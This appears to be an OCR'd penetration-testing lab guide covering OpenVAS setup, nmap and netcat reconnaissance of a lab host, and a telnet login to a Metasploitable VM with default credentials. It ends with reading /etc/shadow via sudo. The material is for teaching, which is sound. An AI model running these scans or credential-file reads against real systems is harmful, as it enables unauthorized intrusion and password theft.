
5) Select 10.1.1.10 under "Hosts"




6) Select "Ports/Hosts"
Review the ports



7) Select "Tools" and "Compare Results"



8) Select 192.168.1.0/24 as "A Scan" and 192.168.1.0/24 10.1.1.0/28 as "B Scan"




Penetration Testing & Detection for Conducting Vulnerability Assessments

OpenVAS

1) Within Kali Linux enter "ifconfig lo up"


2) Enter ifconfig



3) Enter the command below


4) Open Iceweasel

5) Enter http://127.0.0.1:9392 into the search bar




Greenbone Security Assistant


6) Enter your username and password



7) Enter 10.1.1.10 into the "Start Scan" box and select "Start Scan"




8) Select "Targets" under Configuration"




9) Select the blue star to add a new Target

10) Enter "Name" "Hosts" "Alive Test" and then select "Create Target"




11) Follow the same process for entering "Users," "Schedules," and "New Tasks" as needed. The blue star will be used to enter a new user, schedule, task, etc

12) "Users can be found under "Administration."




13) Enter "Login Name," "Password," "Host Access," Select "Deny all and allow:" then select "Create User"

14) "Schedules" are found under "Configuration"




15) Enter "Name," "First Time," "Period," then "Create Schedule"

16) "Tasks" can be found under "Scan Management"




17) Enter "Name," "Scan Config," and "Schedule," then "Create Task"




Vulnerability Assessment Identify Weakness

1) Open the Kali Linux command terminal



2) Enter "nmap www.campus.edu"



Notice the open ports

3) Enter nc www.campus.edu 21

Note the same steps will be followed below; you will simply be changing the port numbers followed by "quit" and "clear"


4)

5) Enter "quit"

6) Enter "clear"


7) Enter "telnet www.campus.edu 23"

8) When the login appears, select "Ctrl + C."



9) Enter "clear"


10) Enter "telnet www.campus.edu 25"




11) Enter "quit"

12) Enter "clear"

13) Enter "nc www.campus.edu 80"



14) Enter "telnet www.campus.edu 10"



15) Enter "quit"

16) Enter "clear

17) Enter "nc www.campus.edu 443"

```
root@kali2:~# nc www.campus.edu 443
HEAD / HTTP/1.0
```

NMAP to Advance Scan

1) Open the Kali Linux Command Terminal

2) Enter "nmap"

```
root@kali2:~# nmap
Nmap 6.49BETA4 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
```

3) Enter “nmap www.campus/edu”
   Notice the open ports

```
root@kali2:~# nmap www.campus.edu

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 11:51 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.0014s latency).
Not shown: 989 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
443/tcp  open  https
1099/tcp open  rmiregistry
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
5432/tcp open  postgresql
8180/tcp open  sampleflag:999818

Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds
```

4) Enter “nmap -sV -sC www.campus.edu -p 21”

   Note this process will be followed below for the ports; after each port is entered, "clear" will be entered

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 21

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 11:52 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00056s latency).
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.52 seconds
```


5) Enter "clear"

6) Enter “nmap -sV -sC www.campus.edu -p 23”

```
root@kali2:~# nmap -sV -sC www.campus.edu -p 23

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-02-06 11:55 EST
Nmap scan report for www.campus.edu (203.0.113.100)
Host is up (0.00050s latency).
PORT   STATE SERVICE VERSION
23/tcp open  telnet?

Service detection performed. Please report any incorrect results at https://r
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 138.34 seconds
```


7) Enter "clear"

8) Enter “nmap -sV -sC www.campus.edu -p 25”




9) Enter "clear"

10) Enter “nmap -sV -sC www.campus.edu -p 80”




11) Enter "clear"

12) Enter “nmap -sV -sC www.campus.edu -p 110”




13) Enter "clear"

14) Enter “nmap -sV -sC www.campus.edu -p 443”




15) Enter "clear"

16) Enter “nmap -sV -sC www.campus.edu -p 1099”




17) Enter "clear"

18) Enter “nmap -sV -sC www.campus.edu -p 3306”




19) Enter "clear"

20) Enter “nmap -sV -sC www.campus.edu -p 3389”




21) Enter "clear"

22) Enter “nmap -sV -sC www.campus.edu -p 5432”



23) Enter "clear"

24) Enter “nmap -sV -sC www.campus.edu -p 8180”



25) Enter "clear"

Analysis

1) Open the Kali Linux command terminal

2) Enter "telent www.campus.edu"

```
root@kali2:~# telnet www.campus.edu
Trying 203.0.113.100...
Connected to www.campus.edu.
Escape character is '^]'.
```

3) Log in with the msfadmin username and password

```
Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
```

4) Enter "id root"


```
msfadmin@metasploitable:~$ id root
uid=0(root) gid=0(root) groups=0(root)
msfadmin@metasploitable:~$
```

5) Enter "sudo tail /etc/shadow"

6) Enter your password

```
msfadmin@metasploitable:~$ sudo tail /etc/shadow
sudo: unable to resolve host metasploitable
[sudo] password for msfadmin:
```

